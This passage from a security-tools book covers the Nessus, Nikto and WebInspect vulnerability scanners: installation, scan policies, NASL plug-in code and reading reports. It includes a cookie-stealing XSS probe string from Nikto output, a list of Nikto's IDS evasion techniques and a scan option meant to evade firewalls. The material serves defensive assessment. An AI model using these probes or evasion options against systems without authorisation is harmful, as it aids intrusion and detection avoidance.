A vulnerability scanner such as Nessus (see Section 3.1) differs from a penetration tool by the manner in which it exploits vulnerabilities. A scanner ensures that the vulnerability exists, but doesn't attempt to compromise the vulnerable software. A crash or degradation of the service is only a side effect of an intrusive test, not a goal.

I do not advise using any of the available vulnerability scanners to test an IDS. First, you can never be sure what type of test is performed. Checking the program version or what options are available generates legitimate traffic that should not be detected by an IDS. Even intrusive tests often do not exploit the potential vulnerability in a dangerous way, and may not trigger any log on the IDS. Use a penetration tool such as Metasploit (see Chapter 7) to test the detection capabilities of an IDS or other security device.

3.1 Nessus

Nessus (*http://www.nessus.org*) by Tenable is a free vulnerability scanner, probably the most well-known tool in this category. Nessus 3 is available on Linux, Windows, Mac OS X, Solaris, and FreeBSD.

Each vulnerability scan or set of vulnerability scans comes as a plug-in. New plug-ins are released regularly and cover several protocols (for example, HTTP, SMTP, FTP, SNMP, RPC, LDAP, and TFTP), backdoors, applications, and local vulnerabilities, and can detect the actual applications running on each open port. It supports SSL (HTTPS, IMAPS, and SMTPS). Nessus covers over 10,000 vulnerabilities.

License

Nessus 2 was released under the GPL license. Nessus 3 is still free, but not open source anymore. However, there is now an official Windows version.

Plug-ins are still free after you register your copy of Nessus 3, but they are only available after seven days. For a real-time plug-in feed, you have to pay for the Direct Feed (*http://www.tenablesecurity.com/products/direct.shtml*). In addition, Supervisory Control And Data Acquisition (SCADA) and Compliance checks plug-ins are only available through the commercial Direct Feed.

The new version is faster than 2.0 and extends the NASL language used to write the plug-ins.

Architecture

Nessus is composed of a client and a server. There is a graphical client interface for both Windows and Linux. The client can run on a different machine than the server. For large networks, it is possible to control several servers in parallel from one client with Tenable Security Center (*http://www.tenablesecurity.com/products/sc.shtml*), a commercial tool.

Due to network limitations on Windows, the maximum number of hosts is 10, the maximum number of concurrent security checks is 4, and the maximum number of packets per second for a port scan is 50 if the Nessus service runs on this version of Windows. But you could move the server to Linux (FreeBSD or Solaris also) or to an Enterprise version of Windows (2000, 2003) and still run the graphical client on Windows XP to work around these limitations.

Tenable Security Center

The Security Center contains additional features such as an improved reporting system and granular user rights management. This management tool allows several network administrators to track vulnerabilities, prioritize issues, and share vulnerability information. Each user can have different rights. It can also correlate logs from different Intrusion Detection Systems (IDS) such as Snort (see Section 19.1). It is only available as a commercial tool; there is no free version available from Tenable.

Windows Configuration

Once the software is installed, you need to register your copy and update the plug-ins. If you have direct access to the Internet, use the client to do so. If you do not have direct access to the Internet, you can do both offline. Go to *http://plugins.nessus.org/offline.php* to register your copy manually. Use your activation received by email and the challenge code given by Nessus when you start it. Then you can download a new plug-in package periodically with the URL provided during the registration process. Decompress the plug-in package to *c:\Program Files\Tenable\Nessus\Plugins*.

The plug-in package is a *tar.gz* file (tarball compressed with gzip), a format popular on Linux and Unix systems, but not on Windows. It is not a file format handled natively by Windows. You can download 7-Zip, for example, a free and open software to decompress this package. But Cygwin can do the job with the command:

```
tar xvfz all-3.0.tar.gz -C /cygdrive/c/Program\ Files/
Tenable/Nessus/plugins
```

Including the plug-ins, Nessus takes about 230 MB of disk space.

The Nessus server is started automatically as a service under the name Tenable Nessus. If you do not use Nessus very often, you can change it to start manually to save some resources.

On Windows 2000 and 2003, install Nessus with Administrator privileges in order for the software to run correctly.

Linux Configuration

Nessus is supported officially on Red Hat (Enterprise, Fedora), SUSE, and Debian. But the RPM available on Tenable's web site works perfectly for other Linux distributions that support RPM, such as Mandriva.

Linux distributions usually include version 2 of Nessus, as it is the latest open source version available. You need to get version 3 directly from Tenable's web site.

Nessus is installed in */opt/nessus*. Since this is not a standard path on Linux, you need to update a couple of environment variables:

```
[julien@asus ~]$ export PATH=$PATH:/opt/nessus/bin
[julien@asus ~]$ export MANPATH=$MANPATH:/opt/nessus/man
```

The tools located in */opt/nessus/bin* are available to all local users. Commands in */opt/nessus/sbin* are used to manage *nessus* and the server *nessusd*. They are only executable by the root user. */opt/nessus/sbin* should also be added to the default path of the root user:

```
[root@asus ~]$ export PATH=$PATH:/opt/nessus/sbin
[root@asus ~]$ export MANPATH=$MANPATH:/opt/nessus/man
```

To avoid typing these commands every time you log in, you can add these two lines to *~/.bashrc*.

You need to add a user to administrate *nessusd* before it can be used. As a *root* or *sudo* (see Chapter 14) user, follow these steps:

```
[root@asus ~]# nessus-add-first-user

Add a new nessusd user
----------------------


Login : nessusd
Authentication (pass/cert) [pass] : pass
Login password :
Login password (again) :
```

You can choose any name to manage *nessusd*. For the authentication mechanism, you can choose between password (`pass`) and a certificate (`cert`). If the *nessusd* server is located on your own machine, it is easier to authenticate with a password. When you enter the password during user creation, the password is not displayed. If you decide to use a certificate, the nessus runs the command `nessus-mkcert-client`.

Next, you will be prompted to create rules for the new user:

```
User rules
----------
nessusd has a rules system that allows you to restrict the hosts that nessusd has the
right to test. For instance, you may want the user to be able to scan his own host
only.

Please see the nessus-adduser(8) manpage for the rules syntax

Enter the rules for this user, and press ctrl-D once you are done :
(the user can have an empty rules set)
```

You can add rules now or later to restrict the rights of the users to scan certain hosts. System-wide rules are added to the file */opt/nessus/etcs/nessus/nessud.rules*. User-specific rules are added to */opt/nessus/var/nessus/users/<login>/auth/rules*.

The rules describe the rights of each user by listing the networks that each user can or cannot scan.

For example, this rule allows the scanning of 192.168.1.0 to 192.168.1.255 only:

```
accept 192.168.1.0/24
default deny
```

This example rule allows the scanning of any IP address, except 192.168.1.0 to 192.168.1.9 and 192.168.1.11 to 192.168.1.255:

```
deny 192.168.1.0/24
accept 192.168.1.10/32
default accept
```

It is also possible to allow access to the client machine only:

```
accept client_ip
default deny
```

After you have finished adding rules, you will see this message:

```
[...]
Thank you. You can now start Nessus by typing :
/opt/nessus/sbin/nessusd -D
```

You can add additional users with the command `nessus-adduser`. To remove a user, use `nessus-rmuser <login>`.

On most Linux systems, *nessusd* should be started/restarted/stopped from `/etc/init.d/nessusd start|restart|stop` rather than from `/opt/nessus/sbin/nessusd -D`.

To register your copy of Nessus, you need to copy the output of the command `nessus-fetch --challenge` along with your registration code received by email to *http://plugins.nessus.org/offline.php*. Or if you have direct access to Internet, type **`nessus-fetch --register activation_code`**.

Make sure that the set up is complete by displaying the list of plug-ins:

```
[julien@asus ~]nessus -q -p 127.0.0.1 1241 nessusd password
```

127.0.0.1 is the IP address of the *nessusd* daemon, *1241* is the default port of the daemon. *nessusd* is a username we created earlier; it is followed by the password.

NessusClient, a Linux graphical interface for the client shown in Figure 3-1, can be downloaded at *http://www.nessus.org/download/index.php*.

You can also check that Nessus is correctly set up to update the list of plug-ins:

```
[julien@asus ~]  nessus-fetch -check
 nessus-fetch is properly configured to receive a Registered feed
```

Optionally, you can tune the *nessusd* configuration file */opt/nessus/etc/nessus/nessud.conf*. You may want to modify these values in particular:

```
# Number of hours to wait beween two updates
auto_update_delay = 24 # can be changed to 12 or 6
```



Figure 3-1. Linux GTK client

```
# Maximum number of simulataneous hosts tested
max_hosts = 40     # can be lowered to use less bandwidth
# Maximum number of simultaneous checks on each host
max_check = 5 # can be lowered to save resources

# CGI paths to check
cgi_path = /cgi-bin:/scripts # add /cgi and any special location used on your network

# Can users upload their plugins
plugin_upload = yes     # this is a security risk, it is safer to say no

#If set to yes, Nessus jumps randomly from addresses to addresses instead of doing
them in incremental order
slice_network_addresses = no # set to yes to try to evade firewalls or IDS
```

Be careful when changing the number of simultaneous hosts to check and the number of checks, as these choices increase the bandwidth, CPU, and memory usage on both the server and the target hosts.

You can automatically update the plug-ins with *nessusd* by setting up the `auto_update` variable to `yes`. If you prefer to use a *cron* job instead—for example, to launch a command in case of failure—do not launch an update at a plain hour (e.g., 5:00 p.m.). Instead, use a random number between 5 and 55 for the minutes (e.g., 5:17 p.m.) to distribute the load over time on the remote server.

Local Vulnerabilities

This chapter focuses on network vulnerability scanning, so I will not detail the local vulnerability checks done by Nessus. If you provide Nessus with the credentials of a target, it can *ssh* (see Chapter 15) to it and check known binaries on the host for

local vulnerabilities. Nessus looks at specific well-known security vulnerabilities, but also does generic checks, such as looking for file permissions or sensible configuration files.

The login and password information are part of the policy. This means that if you want to connect to servers that have different passwords, you have to create a new policy for each of them. In the Windows client, the credentials are accessible after clicking on Edit Settings, as shown in Figure 3-2.



Figure 3-2. SMB and SSH credentials

Network Scan

You can run a scan from inside your network to get as much information as you can on potential vulnerabilities or weaknesses. Or you can scan your network from the outside to understand how an attacker sees it. You want to do a thorough analysis of all servers at the interface between your local network and the Internet, usually your DMZ zone: mail server, HTTP server with web applications, and VPN server.

You can start a scan simply by inputting the IP address or hostname of the targets. Nessus proposes four types of scan:

Nonintrusive scan

This is best suited to scan targets in a production network. A scan of one target on a 100 MB network from a Windows XP client takes about 25 minutes.

Intrusive scan

This enables all plug-ins, including dangerous checks that can harm the target. This scan takes about 30 minutes for one target.

Predefined policy

Use a predefined or customized policy defined earlier. Check the section "Policy Configuration" later in this chapter for more details.

New policy

Define a new policy to use for the scan. Check the later section "Policy Configuration" for more details.

If your goal is to test a remote server, do not forget to turn off any antivirus, firewall, or other security software running on the Nessus server. This software may drop some of the traffic generated by Nessus.

Nessus first does a port scan to identify the services running and the target operating system (see Chapter 2). It uses a combination of features to determine what the target is running. Here is what it tries to discover:

- What services are running? For example, SSH and NTP are more common on a Unix machine, NetBios and MS-RPC are more on common on Windows.
- How the target reacts to malformed ICMP packets.
- SNMP information.
- Information gathered from an NTP service.

To get more information about operating system fingerprints, check out Chapter 2 and examples related to *p0f* (see Section 4.4).

The port-scanning phase is very important. It is used by Nessus to know what plug-ins are relevant (Apache or ISS plug-ins for a web server, Linux or Windows vulnerabilities, etc.), and what service is running on what port. Nessus can detect services on nonstandard ports.

If you scan a large network, it is more efficient to place one Nessus server per network segment.

There could be false detection if the target is behind a Port Address Translator, since each port could correspond to a different operating system. A firewall between the Nessus server and the target could drop the malformed ICMP traffic. This would then lead in false positives in vulnerabilities found by Nessus. If you know the details of the machine you are scanning, it is possible to tell Nessus what operating system or services are running on the host in a policy (see the section "Policy Configuration" later in this chapter).

If you run a web server with virtual hosts—that is you have different web domains with the same IP address—you need to indicate the list of virtual hosts to Nessus. Where you enter the IP address of the target, add the hostnames between brackets: `192.168.1.1[domain.com domain.net domain.org]`. You can save it in the address book to avoid typing a long list all the time.

If you happen to scan a network printer, the printer may print garbage characters indefinitely. It often happens with network printers using CUPS. You should exclude the IP address of all your network printers.

Scan Results

At the end of a scan, Nessus generates a report that provides a list of all open ports and the potential risks associated. If you use any encryption (SSH, HTTPS, IMAPS, SMTPS), Nessus analyzes the algorithms allowed and warns you if any weak encryption mechanism are allowed (see Figure 3-3).


Tenable Nessus Security Report - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Tenable Nessus Security Report
Start Time: Wed Jan 31 10:35:53 2007
Finish Time: Wed Jan 31 11:00:59 2007
sobrier.net,sobrier.org
192.168.0.2 314 Open Ports, 332 Notes, 0 Warnings, 1 Holes.
192.168.1.12 176 Open Ports, 194 Notes, 0 Warnings, 1 Holes.
208.106.23.73 [Return to top]
sstsys-lm (1692/tcp) Port is open Plugin ID : 11219
disclose (667/tcp) Port is open Plugin ID : 11219
empire-empuma (1691/tcp) Port is open Plugin ID : 11219
ng-umds (1690/tcp) Port is open Plugin ID : 11219
raven2 (2714/tcp) Port is open Plugin ID : 11219
versatalk Port is open
Done

Figure 3-3. Scan results

You may see a list of more specific issues (such as a list of vulnerable software versions that you run) or known vulnerable CGI scripts.

All these results should be double-checked; there are often a lot of false positives:

- A firewall or other security device may have detected the ongoing scan. My firewall can detect the scan after a few seconds and blocks all traffic generated by Nessus. The report shows a lot of open ports that do not exist on the target because it misinterpreted the dropped packets (see Chapter 2). Nessus may also display that it was able to crash the target when the traffic was actually dropped by the firewall.
- Some vulnerability checks are too superficial. Sometimes, a plug-in looks for the version in the banner only. This may not be enough to know whether the service is actually vulnerable. It is possible that the server has been patched without changing the software version, or that the vulnerable options are not enabled. See "Plug-in Code Example" later in this chapter to understand how to verify what a plug-in is actually doing.
- If a service or server is incorrectly identified, checks that do not apply to the actual version may give wrong results.

The scan results highlight potential issues that should then be checked one by one. This is a good base to start tightening up the security of the servers running on a network. But like all the tools described in this book, some manual work is necessary to analyze the results, and other security checks with other tools should be performed.

All reports are automatically saved. They can be reviewed later. You can also compare two reports to see whether you actually did increase the security of the target between the last scan, or whether the target was modified since the last scan.

Policy Configuration

Instead of running a full scan, it is possible to customize the areas that should be checked. By reducing the number of checks that are done and by tuning the default settings, you both reduce the duration of the scan and improve its accuracy.

The settings are associated with a policy. This means that each target that requires special settings (different passwords for example) requires its own policy. You cannot clone a policy; this makes Nessus hard to use accurately on a large networks.

To modify the default settings, create a new policy and click on Edit Settings. Under the General tab, you can select how thorough the test will be. For a full scan, unselect Safe Check and select "Thorough tests." For more verbose output (but also more false positives), select Paranoid for report paranoia and "verbose Report" for verbosity.

The Credentials tab contains settings used for local vulnerability checks. See "Local Vulnerabilities" earlier in this section for more information.

The tabs for Others and Web contain login and password information for different services, as shown in Figure 3-4. This information is needed to perform all the tests.



Figure 3-4. Password used during the scan

If you have subscribed to the Direct Plugin Feed, you can add your compliance policy files under the Compliance tab. These files describe your company policies for different OSs. Nessus can check whether the targets comply with them.

You can select the list of plug-ins to enable by clicking Edit Plugins. By default, all plug-ins shown are enabled. However, it you selected "Safe checks" in the settings, the plug-ins considered dangerous (denial of service, exploitation of a vulnerability, etc.) are not run.

Plug-ins

The plug-ins are organized by family (for example, Web Server, Windows). A brief description of each plug-in is available, as shown in Figure 3-5. The description provides some useful information when you do the report analysis:

- What is it actually doing? When you see something like "Software X version Y has a known vulnerability," the plug-in is very likely looking for a banner and not exercising the actual vulnerability. This can be verified by looking at the plug-in code (see "Plug-in Code Example" later in this chapter).

- What software or OS version does it apply to? If you know you are scanning Windows targets only, there is little value in enabling plug-ins that look for Unix vulnerabilities. The scan takes longer and you potentially get more false positives.
- A workaround. The plug-in may describe how to configure the vulnerable service to not be vulnerable. You may want to check that this is not already in place on the target.
- Is it a local or remote vulnerability check? If the plug-in is a local check, you need to add the credentials to connect to the target.



Figure 3-5. List of plug-ins

This list of plug-ins can also be found in the XML file *c:\Program Files\Tenable\Nessus\plugins\plugins.xml*. This file is easier to use to do a search. It also provides additional information, such as dependencies on other plug-ins, the script name, and the category. The category is represented by a number in the XML file and a name in the plug-in code. The category indicates what type of action is performed by the plug-in, as shown in Table 3-1.

Table 3-1. Plug-in categories and actions performed

Category number	Category name	Description
1	ACT_SCANNER	Network scan (harmless)
2	ACT_SETTINGS	Settings used by other plug-ins
3	ACT_GATHER_INFO	Information gathering (banner check, presence of a file, etc.)
4	ACT_ATTACK	Performs a network attack
5	ACT_MIXED_ATTACK	Performs several types of attack; some may be harmful
6	ACT_DESTRUCTIVE_ATTACK	Performs harmful attack
12	ACT_DENIAL	Denial of service
13	ACT_KILL_HOST	Attempts to crash the target
14	ACT_FLOOD	Floods the device, may harm the target
15	ACT_END	Information about each host

The category is different from the family. For example, the plug-in *Imagemap.exe* in the family CGI: Abuses performs a denial of service, but is not part of the family Denial of Service.

Plug-in Code Example

In a detail analysis of Nessus results, you may have to understand what the plug-in did exactly. On Windows, all scripts are located in *c:\Program Files\Tenable\Nessus\plugins\scripts*, and on Linux in */opt/nessus/lib/nessus/plugins/*. They are written in NASL, a special language used by Nessus.

This book is not going to teach you the NASL language to write your own scripts. NASL is easy to read, so we will only look at a couple of examples to understand what is done in the plug-in.

Let's start with a simple CGI plug-in, *zope.nasl*. The first part of the script is the description available in the GUI:

```
if(description)
{
 script_id(10447);
 script_bugtraq_id(1354);
 script_version ("$Revision$");
 script_cve_id("CVE-2000-0483");
 [...]
 exit(0);
}
```

The code for the plug-in starts after the comment:

```
# The script code starts here
[...]
banner = get_http_banner(port:port);

if(banner)
{
if(egrep(pattern:"^Server: .*Zope 2\.((0\..*)|(1\.[0-6]))", string:banner))
     security_hole(port);
}
```

In this example, the plug-in looks at the HTTP reply from the web server to verify what the web server software is. If the target runs Zope 2.0 to 2.1.6, this is reported in the scan result. This is a safe plug-in in the category ACT_GATHER_INFO. It generates valid traffic that should not be blocked or detected as malicious by any security device.

Now, look at *smtp_relay2.nasl*. This plug-in checks whether your SMTP server is configured in `OPEN RELAY` mode, which would allow a spammer to use your mail server to send millions of email:

```
send(socket: soc, data: strcat('HELO ', src_name, '\r\n'));
smtp_recv_line(socket: soc);
for (i = 0; soc && (from_l[i] || to_l[i]); i ++)
{
  mf = strcat('MAIL FROM: <', from_l[i], '>\r\n');
  send(socket: soc, data: mf);
  l = smtp_recv_line(socket: soc);
  if (! l || l =~ '^5[0-9][0-9]')
  {
    smtp_close(socket: soc);
    soc = smtp_open(port: port, helo: domain);
  }
  else
  {
    rt = strcat('RCPT TO: <', to_l[i], '>\r\n');
    send(socket: soc, data: rt);
```

In this part of the code, Nessus uses the following commands to send an email:

```
HELO localhost
MAIL FROM: <nessus@localhost>
RCPT TO: <nessus@domain.com>
```

If the SMTP server is correctly configured, it should reject this email because the recipient is not part of your network. The plug-ins check the reply code sent by the server to the last command:

```
if (l =~ '^2[0-9][0-9]')
    {
      mf -= '\r\n'; rt -= '\r\n';
      rep = strcat(rep, '\t', mf, '\n\t', rt, '\n\n');
      break;
```

```
      }
      [...]
    }
}
[...]
```

If the response code is 200 to 299, the SMTP server agrees to deliver the email. Nessus reports that your SMTP server can be used by spammers.

If you know other scripting languages (for example, Perl, Python, or Bash), you can understand what each plug-in is really doing. I usually look at the code of each plug-in when going through the results of a scan; it is often easier than analyzing the target to check whether it is really vulnerable.

Linux Command Line

Everything that is done with the Windows GUI can be done with the command line on Linux. All the parameters must be added to a configuration file. The Linux GUI uses *~/.nessusrc*; you can use the same filename with the command line or use a new one:

```
[julien@asus ~]nessus -c ~/.nessusrc -q 127.0.0.1 1241 nessud mypassword targets.txt
results.nsr -T nsr
```

You can add the `-V` argument (verbose) to get information about the scan in progress.

targets.txt contains the list of targets to scan (one per line), in the same format used in the Windows GUI. The results of the scan are contained in *results.nsr*. The `-T` option allows you to get the Nessus report in HTML (`-T hml`), text (`-T txt`), XML (`-T xml`) or one of the Nessus format (`-T nbe`, `-T nsr`). It is preferable to generate the report in *.nsr* or *.nbe* format because it can later be converted to any of the other formats:

```
[julien@asus ~]nessus -i results.nsr -o results.html
```

It is not possible to create or manage policies from the command line. All changes have to be done in the configuration file (e.g., enable/disable plug-ins, server settings, and credential information).

Unfortunately, there is no official documentation for this configuration file. But there is a Nessus knowledge base at *http://www.edgeos/nessuskb/* where you can find a lot of examples. You can also generate the configuration file with the GUI and update it later.

The configuration file looks like this:

```
#global settings
trusted_ca = /opt/nessus/com/nessus/CA/cacert.pem
```

```
paranoia_level = 2
nessusd_user = nessusd
[...]
begin(SERVER_PREFS)
#server settings
end(SERVER_PREFS)

begin(PLUGINS_PREFS)
# plugin settings
end(PLUGINS_PREFS)

begin(PLUGIN_SET)
#list of plugins enabled
 20532 = yes
 15352 = yes
[...]
end(PLUGIN_SET)
```

As you can see, you must explicitly list all plug-ins that are enabled. This means that after each plug-in update, you have to add the new plug-ins to the file. There is a great unofficial tool to generate an up-to-date list automatically: *update-nessurc*. This Perl script can be found at *http://www.tifaware.com/perl/update-nessusrc/*.

The help information for *update-nessurc* is part of the script and accessed via *perldoc*:

```
[julien@asus ~]perldoc update-nessusrc
```

After you download the script and make it executable (`chmod u+x update-nessusrc`), you must edit the script to enter information about the Nessus server:

```
##############################################################################
# Initialize variables.
our $nessusd_host = '127.0.0.1';
our $nessusd_port = 1241;
our $nessusd_user = 'nessusd';
our $nessusd_user_pass = 'mypassword';
our $proxy = '';                    #no proxy
```

You can get a summary of the default *nessurc* configuration:

```
[julien@asus ~]./update-nessusrc -s ~/.nessusrc
Id:        24021
Name:    Easy File Sharing FTP Server PASS Command Buffer Overflow Vulnerability
Family:    Gain a shell remotely
Risk:    High / CVSS Base Core: 7 (AV:R/AC:L/Au:NR/C:P/A:P/I:P/B:N)
Category:    denial
[...]
```

Before you make any modification with *update-nessusrc*, you should back up your configuration file. By default, the configuration file selects all plug-ins except the dangerous ones (denial, destructive_attack, flood, killhost) and the port scans that are selected individually in the variable `@plugins_includes` (plug-ins 10180 and 10335).

You can select the plug-ins to enable by:

Category

You can select `_all_` for all categories and exclude specific categories by prepending their name with `!`:

```
./update-nessusrc -c "_all_,\!destructive_attacks" ~/.nessusrc
```

If you use the Bash shell on Linux, you need to escape `!`, as in `\!`.

Family

It works the same way as filtering by category, except that you need to override the default categories:

```
./update-nessusrc -c "" -f "infos,CGI abuses" ~/.nessusrc
```

Risk

The risks factors must be typed as a regular expression:

```
./update-nessusrc -c "" -r "High|Medium" ~/.nessusrc
```

Plugin ID

You can select all plug-ins with `_all_`, or a range of plug-ins *x*-*y*. You can also exclude some of them with `!`, or `!`*x*-*y* to exclude plug-ins *x* to *y*:

```
update-nessusrc -c "" -i "10000-15000,20000-30000,!15010-15100,!25011" ~/
.nessusrc
```

There is an additional special filter: the SANS Top 20 Vulnerabilities (see *http://www.sans.org/top20/*). To enable the corresponding plug-ins, type:

```
[julien@asus ~]./update-nessusrc -t ~/.nessusrc
```

You can add the `-s` argument to any of these commands to get the list of changes done by *update-nessusrc*.

These filters can be combined together. You can also use the `-x` argument, which works like `-I` but excludes specific plug-in IDs.

Some plug-ins need additional configuration. You can find these in the configuration file between `begin(PLUGINS_PREFS)` and `end(PLUGINS_PREFS)`. *update-nessurc* cannot update these special settings. It is possible that a new plug-in does not work because it has not been configured correctly. It is safer to run *nessusClient* on Linux after each plug-in update to make sure all plug-ins are correctly configured, and then use *update-nessusrc* as a policy manager tool.

Windows Command Line

It is also possible to use the command line in Windows. This is handy to run Nessus in a schedule task or as part of a script. However, it is not as powerful as the Linux command line. You can only launch a couple of tasks:

Plugin update

Use *updateCmd.exe*

Scan

Scan a target using a policy:

```
NessusCmd.exe 192.168.0.50,192.168.1.1-192.168.1.100 all
Scan target: 192.168.0.50,192.168.1.1-192.168.1.100
Policy: all
All plugins are selected.
Initializing...
```

The reports are saved in *c:\Documents and Settings\<user>\Tenable\Nessus\reports*.

3.2 Nikto

The vast majority of Internet-facing software is web applications. While there are only a few mail or web servers, whose security history is well known, there are thousands of web applications that do not always have a good security record. Nikto allows network administrators to identify known vulnerable web applications and dangerous files.

Nikto is an open source web scanner available on Linux and Windows. Nikto 1.35 can identify about 3,200 vulnerable applications or dangerous files on more than 600 servers, and it can identify more than 200 server security issues. The scanner supports SSL and nonstandard HTTP ports as well as the basic web authentication.

Types of Vulnerabilities

The most common vulnerabilities in web applications are:

SQL Injection

If the application does not correctly filter users' form input, and uses that input in an SQL query, it is possible to hijack the query to modify the database or get critical information such as login ID and password.

Cross-Site Scripting (XSS)

If the user input of a web form is not properly filtered, it is possible to inject code (HTML, JavaScript) into a web page. This allows attackers to inject malicious code to a page trusted by the users.

PHP include

A common mistake is to include a page through a URL variable. The value of the variable could be changed to point to a remote page that would be executed locally on the server.

Information leak

Configuration files and lists of users or passwords may be left readable on a web server. Sometimes, it is possible to trick a web application into displaying local files.

Credential escalation

Some poorly written applications allow anybody to escalate their privileges through undocumented variables. These hidden variables can often be easily found and exploited.

Nikto looks for all of these vulnerabilities. It contains a list of such vulnerabilities in known applications and tests the presence and behavior of these vulnerable pieces of code.

Command Line

Nikto is a command-line utility. To start a scan and save the report, type:

```
[julien@asus ~]# nikto -host domain.net -Format csv -output nikto.csvt
---------------------------------------------------------------------------
- Nikto 1.35/1.34     -     www.cirt.net
+ Target IP:       192.168.0.1
+ Target Hostname: domain.net
+ Target Port:     80
+ Start Time:      Fri Mar  9 10:18:37 2007
---------------------------------------------------------------------------
- Scan is dependent on "Server" string which can be faked, use -g to override
+ Server: Apache/2.0.52 (CentOS)
- Retrieved X-Powered-By header: PHP/5.1.6
+ Apache/2.0.52 appears to be outdated (current is at least
Apache/2.0.54). Apache 1.3.33 is still maintained and considered secure.
+ 2.0.52 (CentOS) - TelCondex Simpleserver 2.13.31027 Build 3289 and
below allow directory traversal with '/.../' entries.
```

Nikto first gets information about the server. It uses it to filter out the CGI and dangerous files to test:

```
+ /icons/ - Directory indexing is enabled, it should only be enabled for
specific directories (if required). If indexing is not used at all, the /icons
directory should be removed. (GET)
```

Nikto tests the server configuration. Then it looks for dangerous files and vulnerable CGIs:

```
+ /admin/config.php - Needs Auth: (realm "Access protected) / - TRACE option
+ appears to allow XSS or credential theft. See
http://www.cgisecurity.com/whitehat-mirror/WhitePaper_screen.pdf for details (TRACE)
```

```
+ //admin/admin.shtml - Needs Auth: (realm "Access protected)
[...]
/index.php?topic=&amp;lt;script&amp;gt;alert(document.cookie)&amp;lt;/
script&amp;gt;%20
- This might be interesting... has been seen in web logs from an unknown scanner.
(GET)
+ 2563 items checked - 14 item(s) found on remote host(s)
+ End Time:        Fri Mar  9 10:20:22 2007 (105 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

The scan is very fast (105s) on a small web site. A complete scan with all the plug-ins (using the `-g` option) takes only 40 seconds more.

The report can be saved in text (`-Format txt`), HTML (`-Format hml`) or CSV (`-Format csv`) format.

Be careful with a report in HTML format. Nikto does not escape the links. The HTML report can contain dangerous JavaScript or characters.

If you scan an HTTPS server, use the options `-ssl -port 443` to run the scan. If some directories require web authentication, you can provide the login and password information to Nikto with the option `-id` *`login:password`*.

There are a lot of false positives. With a scan specific on my personal server, Nikto found 14 potential issues. Only two are truly potential issues: directory listing of */icons* and the allowed use of `TRACE`. The potential PHP vulnerabilities, the potential cross-site scripting, etc., do not apply. The full scan (`-generic` option) displays two more potential issues that are also two more false positives.

If Nikto finds a CGI with the same filename as a vulnerable application, you might consider changing its name, even if it is secured. Nikto is widely used by script kiddies who will hammer the CGI if it is reported as vulnerable during a scan.

Evasion Techniques

Unfortunately, Nikto added options to evade an Intrusion Detection System (IDS). I think it is unfortunate because this tool should not be used to test an IDS. Nikto was designed to quickly find known vulnerable software. Most of the CGIs it looks for are very old and do not always try to exploit vulnerability. Some tests check only whether the filename of a page is the same as known vulnerable software (*/cgi-bin/mail.pl*, for example). This does not mean the CGI installed is vulnerable to anything, and a request to such a script is legitimate.

The default traffic generated by Nikto can easily be flagged by an IDS since each HTTP request contains "Nikto/1.35" in the user-agent header. With one signature,

an IDS would detect all the tests. The evasion options do not necessarily make it harder for the IDS to detect something.

To add an evasion technique, use the option `-evasion` followed by steps 1–9:

1. URL encoding. The URL is encoded. Today's high-end IDS can manage encoded URLs without a problem. This evasion technique does not make any difference to a sophisticated IDS.
2. Add /./ in front of each URL. With the same URL decoding feature used for the previous evasion technique, the IDS easily restores the original URL. Since this is a known evasion technique, this technique would probably be detected by most IDSes, making it less than useless.
3. Premature URL ending. Nikto actually adds random folders followed by /../. For example, instead of requesting */icons*, Nikto requests */foo/bar/../../icons*, which is functionally the exact same thing. As in evasion 2, not only can the IDS understand the canonical URL just like the web server, it also detects the /../ as a directory traversal, a well-known technique.
4. Append random long strings. Same technique as before, but with much longer strings and the same results.
5. Fake parameters. Add unnecessary parameters (*/uri/?foo=bar*). This does not make any difference to a decent IDS.
6. Tab as request spacer. Use a tab instead of a space to separate the different elements of the URL. Once again, this does not bother a decent IDS.
7. Case-insensitivity. Change random characters to uppercase. Windows servers do not care about case-insensitivity, so the test would be valid in this instance. But for most other systems that are case-sensitive (e.g., *nix), the new URLs created do not make sense. For example, */cgi-bin/mail.pl* is different from */cgi-BIn/mAIl.Pl* for Apache on Linux. This evasion technique should be used very carefully.
8. Use \ as folder separation. This is the same case as above. Using \ instead of / may be fine with IIS on Windows, but it is not for *nix: the new URL would not make sense.

You may argue that Internet Explorer allows you to use indifferently / or \ in a URL regardless of the web server, but it actually translates \ to / when it does the request.

9. Session splicing. This is the only interesting evasion technique, even if it is quite old. It is basically Nikto + *fragroute* (*http://monkey.org/~dugsong/fragroute/*). Nikto generates one byte data packets. It is a good way to easily test how an IDS handles heavily fragmented traffic without the hassle of installing *fragrouter*.

Nikto should be used to detect vulnerable applications that should not have been installed on a network. But it should not be used to test the coverage of an IDS, even if the addition of evasion techniques suggest that it has been designed for this. By the same token, Nessus also contains checks for vulnerable CGIs, but not as many as Nikto.

3.3 WebInspect

WebInspect 7.0 is a proprietary web scanner from SPI Dynamics. A license for one target IP address is about $4,500. It is available on Windows only.

Version 7 requires Windows XP or higher, with .NET 2.0 and SQL Server Express. If you get the error `Cannot alter the login ''sa'', because it does not exist or you do not have permission` while installing SQL Server express, refer to *http://support.microsoft.com/?kbid=917827* for a workaround.

If you have not previously installed .NET 2.0, you are required to log out of Windows twice: once after the installation of the .NET package and once after the first start up of WebInspect.

Purpose

Like Nikto, this scanner does check for some known vulnerabilities, but it also does much more. WebInspect first crawls the web site to figure out its structure, all the files available, the parameters used in the URL, and the web forms. It uses this information to create traffic derived from both known vulnerabilities and generic vector attacks (SQL injection, cross-site scripting, command injection) for *your* web application.

WebInspect is a great tool to test the robustness of a web application. It was used to find cross-site scripting in Tikiwiki (an open source wiki), code execution in Oracle Web server 10*g*, and information disclosure in IBM WebSphere. It can also be used to test web services.

WebInspect Scan

A wizard drives you through the main options to start a new scan:

URL
: If the web site is not on the standard port 80, you need to include the port number in the URL—for example, *http://www.mydomain.net:88/*.

Restrict to folder
: You can restrict a scan to a folder, or to a folder with its subdirectories.

Assessment method

By default, the web site is crawled and audited at the same tine, so you get results early. You can select "Prompt for web form values during scan." During the first scan, every time WebInspect finds a form, it prompts you for the values to enter. These values are stored and used automatically for future scans. This is especially useful if you use a web form for authentication and you want to give WebInspect access to the private content of your web site.

Settings

See the section "Settings Tuning" later in this chapter for the scan settings.

Select a Policy

See the section "Policy Tuning" later in this chapter for more details about predefined and custom policies. To get the detailed list of checks enabled in a policy, click on Create after selecting the policy to view.

Network Authentication

